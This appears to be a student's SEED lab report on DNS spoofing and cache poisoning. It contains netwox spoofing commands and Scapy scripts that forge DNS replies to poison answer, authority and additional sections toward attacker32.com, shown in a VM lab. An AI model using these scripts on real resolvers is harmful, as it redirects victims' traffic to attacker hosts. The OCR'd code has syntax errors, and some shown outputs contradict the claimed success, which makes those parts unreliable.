
### On Attacker machine

A terminal window showing a sequence of DNS spoofing commands. The user runs "sudo netwox 105 --hostname www.example.net --hostnameip 10.0.2.9 --authns ns.example.net" followed by "sudo netwox 105 --filter \"src host 10.0.2.18\" --ttl 19000 --spoofip raw". This is repeated for multiple entries. The terminal also shows a DNS question and answer exchange between the user and the spoofed server.

## On Victim machine

```
; WHEN: Sun Oct 17 10:50:31 EDT 2021
;; MSG SIZE  rcvd: 225
[10/17/21]seed@Nikhil_PES1UG20CS821:/etc$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 8349
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
www.example.net.      IN      A
;; ANSWER SECTION:
www.example.NET.    85685   IN      A      93.184.216.34
;; AUTHORITY SECTION:
example.NET.        85685   IN      NS     b.iana-servers.net.
example.NET.        85685   IN      NS     a.iana-servers.net.
;; ADDITIONAL SECTION:
a.iana-servers.NET. 172085   IN      A      199.43.135.53
a.iana-servers.NET. 172085   IN      AAAA   2001:500:8f::53
b.iana-servers.NET. 172085   IN      A      199.43.133.53
b.iana-servers.NET. 172085   IN      AAAA   2001:500:8d::53
;; Query time: 2 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sun Oct 17 10:51:21 EDT 2021
;; MSG SIZE  rcvd: 225
[10/17/21]seed@Nikhil_PES1UG20CS821:/etc$
```

Wireshark observations to show the fake DNS is spoofed by the attacker



## Task 6: DNS Cache Poisoning Attack

In this attack we are spoofing the response to DNS server now, so we set the filter field to "src host 192.168.0.18", which is the IP address of the DNS server. We also use the ttl field to indicate how long we want the fake answer to stay in the DNS server's cache


The screenshot shows a terminal window titled "Attacker [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ sudo rndc flush
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ sudo netwox 105 --hostname "www.google.com" --hostnameip 10.0.2.9 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.18" --ttl 19000 --spoofip raw
DNS_question
| id=12368 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
| www.google.com. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
|
DNS_answer
| id=12368 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.google.com. A 19000 10.0.2.9
| www.google.com. A 19000 10.0.2.9
| ns.example.net. NS 19000 ns.example.net.
| ns.example.net. A 19000 10.0.2.19
^Z
[6]+ Stopped                  sudo netwox 105 --hostname "www.google.com" --hostnameip 10.0.2.9 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.18" --ttl 19000 --spoofip raw
[10/17/21]seed@Nikhil_PES1UG20CS821:~$
```

## On victim Machine

The screenshot shows a terminal window titled "Victim [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[10/17/21]seed@Nikhil_PES1UG20CS821:/etc$ dig www.google.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12368
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;
;; QUESTION SECTION:
;www.google.com.           IN      A
;
;; ANSWER SECTION:
www.google.com.        19000   IN      A      10.0.2.9
;
;; AUTHORITY SECTION:
ns.example.net.        19000   IN      NS     ns.example.net.
;
;; ADDITIONAL SECTION:
ns.example.net.        19000   IN      A      10.0.2.19
;
;; Query time: 6 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sun Oct 17 10:57:19 EDT 2021
;; MSG SIZE  rcvd: 106
[10/17/21]seed@Nikhil_PES1UG20CS821:/etc$
```




## Task 7: DNS Cache Poisoning: Targeting the Authority Section

In this task we perform the DNS cache Poisoning by targeting the authority section

Each DNS Zone has at least one authoritative name server that publishes information about that zone. They are called 'authoritative' because they provide original and answers to DNS queries as opposed to obtaining answers from other DNS servers.


```
Attacker [Running] - Oracle VM VirtualBox
task7.py (~) - gedit
task7.py
task7.py
Full-screen Snip
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname)[4:], type='A', ttl=259200, rdata='10.0.2.9')
        NSsec = DNSRR(rrname=(pkt[DNS].qd.qname)[4:], type='NS', ttl=259200, rdata='attacker32.com')
        DNSpkt=DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=1, an=Ansec, ns=NSsec)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.8 and dst port 53)', prn=spoof_dns)
```

The above code is saved and runned in the attacker machine  
After the use of dig command



```
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ dig www.example.net
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 4000
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.example.net.      IN      A
;
;; ANSWER SECTION:
www.example.net.    600     IN      A      93.184.216.34
;
;; Query time: 5 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Sun Oct 17 11:28:40 EDT 2021
;; MSG SIZE rcvd: 60
[10/17/21]seed@Nikhil_PES1UG20CS821:~$
```


Authority section is successfully DNS cache poisoned



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-17 11:28:38.985315...	::1	::1	UDP	64	47144 → 47110 Len=0
2	2021-10-17 11:28:40.9176519...	::1	::1	UDP	65	46902 → 46902 Len=1
3	2021-10-17 11:28:40.9177048...	127.0.0.1	127.0.1.1	DNS	88	Standard query 0x0fa0 A www.example.net OPT
4	2021-10-17 11:28:40.9177680...	10.0.2.9	49.205.72.130	DNS	88	Standard query 0x5d0f A www.example.net OPT
5	2021-10-17 11:28:40.9184181...	10.0.2.9	183.82.243.66	DNS	88	Standard query 0x5d0f A www.example.net OPT
6	2021-10-17 11:28:40.9218744...	49.205.72.130	10.0.2.9	DNS	104	Standard query response 0x5d0f A www.example.net
7	2021-10-17 11:28:40.9224697...	127.0.1.1	127.0.0.1	DNS	104	Standard query response 0x0fa0 A www.example.net
8	2021-10-17 11:28:40.9305844...	183.82.243.66	10.0.2.9	DNS	104	Standard query response 0x5d0f A www.example.net
9	2021-10-17 11:28:40.9306166...	10.0.2.9	183.82.243.66	ICMP	132	Destination unreachable (Port unreachable)
10	2021-10-17 11:28:40.9615999...	49.205.72.130	10.0.2.9	DNS	123	Standard query response 0x5d0f A www.example.net
11	2021-10-17 11:28:40.9616221...	10.0.2.9	49.205.72.130	ICMP	151	Destination unreachable (Port unreachable)
12	2021-10-17 11:28:40.9622981...	183.82.243.66	10.0.2.9	DNS	123	Standard query response 0x5d0f A www.example.net
13	2021-10-17 11:28:40.9623337...	10.0.2.9	183.82.243.66	ICMP	151	Destination unreachable (Port unreachable)
14	2021-10-17 11:28:40.9371957...	PcsCompu_16:1d:52		ARP	44	Who has 10.0.2.1? Tell 10.0.2.9


## Task 8: Targeting Another Domain

In this task we extend the above attack by targeting the another domain that is atatcker32.com  
We run the below code in the attacker machine




```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Ansec1 = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.9')
        NSsec1 = DNSRR(rrname=(pkt[DNS].qd.qname)[4:], type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='attacker32.com')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=2, an=Ansec1, ns=NSsec1/NSsec2)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.8 and dst port 53)', prn=spoof_dns)
```

After use of dig command the terminal observation s listed below



```
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13232
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.example.net.      IN      A
www.example.net.      600     IN      A      93.184.216.34
;; ANSWER SECTION:
www.example.net.      600     IN      A      93.184.216.34
;; Query time: 2 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Sun Oct 17 11:34:56 EDT 2021
;; MSG SIZE  rcvd: 60
[10/17/21]seed@Nikhil_PES1UG20CS821:~$
```

These packets are captured by wireshark and see the attacker32.com is also targeted



## Task 9: Targeting the Additional Section

In DNS replies, there is section called Additional Section, which is used to provide additional information such as ip address especially for those which appears in the Authority section. In this task we spoof some entries in additional section


Run the below code the attacker machine

```
task9.py (~) - gedit
```

```
task9.py
```

